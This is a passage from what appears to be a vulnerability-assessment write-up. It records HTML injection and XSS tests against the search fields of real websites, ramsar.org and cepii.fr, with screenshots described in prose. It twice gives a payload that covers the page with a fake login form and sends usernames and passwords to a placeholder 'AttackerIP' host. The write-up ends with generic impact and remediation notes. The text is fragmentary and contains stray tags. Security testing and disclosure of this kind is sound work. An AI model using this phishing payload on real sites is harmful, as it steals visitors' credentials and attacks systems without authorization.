wetlands and another for the SC62 meeting. The bottom of the screen shows a Windows taskbar with icons for various applications and the date/time (5/30/2023, 9:02 PM).

Repeat the above steps again.

#ST#IS#4899

## Payload:

```
<div style="position: absolute; left: 0px; top: 0px; width: 1900px; height: 1300px; z-index: 1000; background-color:white; padding: 1em;">Please login with valid credentials:<br><form name="login" action="http://AttackerIP/login.htm"><table><tr><td>Username:</td><td><input type="text" Name="username"/></td></tr><td>Password:</td><td><input type="text" name="password"/></td></tr><tr><td colspan=2 align=center><input type="submit" value="login"/></td></tr></table></form></div>
```



Click on enter.

#ST#IS#4899

The screenshot shows a browser window with the URL [ramsar.org/search?search\\_api\\_views\\_fulltext=<div+style%3D"position%3A+absolute%3B+left%3A+0px%3B+top%3A+0px%3B+width%3A+1900px%3B...](https://ramsar.org/search?search_api_views_fulltext=<div+style%3D\). The page has a teal header with the Ramsar logo. A red error message box at the top right says: "search\_api\_views\_fulltext cannot be longer than 128 characters but is currently 527 characters long." Below the header is a navigation bar with links: HOME, ABOUT, SITES & COUNTRIES, ACTIVITIES, RESOURCES, DOCUMENTS. A "Share" button is on the right. The main content area is titled "SEARCH" and contains a search bar and a "Reset search" button. There are checkboxes for filtering results by "Documents", "Events", "Other content", "News", and "Contacts". The status bar at the bottom shows system information like weather (29°C Partly cloudy), date (5/30/2023), and time (9:12 PM).

## WEBSITE-3:

URL = <http://www.cepii.fr/>

The screenshot shows a browser window with the URL <http://www.cepii.fr>. The page has a dark header with the CEPPII logo and the text "RECHERCHE ET EXPERTISE SUR L'ÉCONOMIE MONDIALE". A navigation menu below includes "ACCUEIL", "LE CEPPII", "RECHERCHE", "PUBLICATIONS", "ÉVÉNEMENTS", "DONNÉES", "EXPERTS", and "PRESSE". The main content features two articles: one about immigration and crime, and another about Turkey's election. A banner at the bottom promotes the "Lettre du CEPPII n°436". A footer navigation bar includes links for "COMMERCE & MONDIALISATION", "COMPÉTITIVITÉ & CROISSANCE", "ÉCONOMIES EMERGENTES", "ENVIRONNEMENT & RÉSOURCES NATURELLES", "EUROPE", "MIGRATIONS", "MONNAIE & FINANCE", and "POLITIQUE ÉCONOMIQUE". The status bar at the bottom shows system information like weather (30°C Partly cloudy), date (5/30/2023), and time (9:33 PM).

## Payload:

```
<div style="position: absolute; left: 0px; top: 0px; width: 1900px; height: 1300px; z-index: 1000; background-color:white; padding: 1em;">Please login with
```

#ST#IS#4899

valid credentials:<br><form name="login" action="<http://AttackerIP/login.htm>"><table><tr><td>Username:</td><td><input

Type="text"

Name="username"/></td></tr><td>Password:</td><td><input type="text" name="password"/></td></tr><tr><td colspan=2 align=center><input type="submit" value="login"/></td></tr></table></form></div>

The screenshot shows the CEPPII website homepage. At the top, there is a search bar containing the injected code: </TD></TR></TABLE></FORM></DIV>. Below the search bar, the CEPPII logo and navigation menu are visible. The main content area features two news articles. The first article is titled "Immigration et délinquance : réalités et perceptions" by Arnaud Philippe and Jérôme Valette, dated 23 mai 2023. The second article is titled "Nouvelle mondialisation : « Aujourd'hui, l'enjeu est de ne pas rater la révolution induite par la transition écologique et l'intelligence artificielle »" by Isabelle Bensidoun and Thomas Grébine, also dated 23 mai 2023. Below the articles, there are sections for "PROCHAINS ÉVÉNEMENTS", "VIENT DE PARAÎTRE", and "QUESTIONS D'ACTUALITÉ". The bottom of the screen shows a Windows taskbar with various icons and a weather widget indicating 30°C Partly cloudy.

The screenshot shows the CEPPII search results page. The search bar at the top contains the injected code: <div style="position: absolute; left: 30px; top: 10px; width: 150px; height: 30px; background-color: #f0f0f0; border: 1px solid #ccc; padding: 5px; font-size: 10px; color: #333; font-family: sans-serif; border-radius: 5px; z-index: 1000; opacity: 0.8;"/>

AUCUN ENREGISTREMENT N'A ÉTÉ TROUVÉ AVEC CE MOT.

On the right side, there is a sidebar titled "NOUVELLE RECHERCHE" with dropdown menus for "Rechercher dans..." (set to "Tout le contenu") and "Filtrer par..." (set to "Les réunions"). The bottom of the screen shows a Windows taskbar with various icons and a weather widget indicating 30°C Partly cloudy.

**IMPACT:**

These can have significant impacts on systems security, allowing attackers to manipulate website content, execute malicious scripts.

**REMEDIATION ACTION:**

It is crucial to implement proper input validation and output encoding techniques. Additionally, regular security audits and code reviews can help identify and address any potential vulnerabilities in the system.

**CONCLUSION:**

I hereby conclude, the assessment of this task revealed significant vulnerabilities, including URL redirection, XSS and HTML injection vulnerabilities. These weaknesses pose serious risks to security and integrity of system. It is crucial to address these types of vulnerabilities promptly by implementing robust security measures, such as input validation and output encoding etc.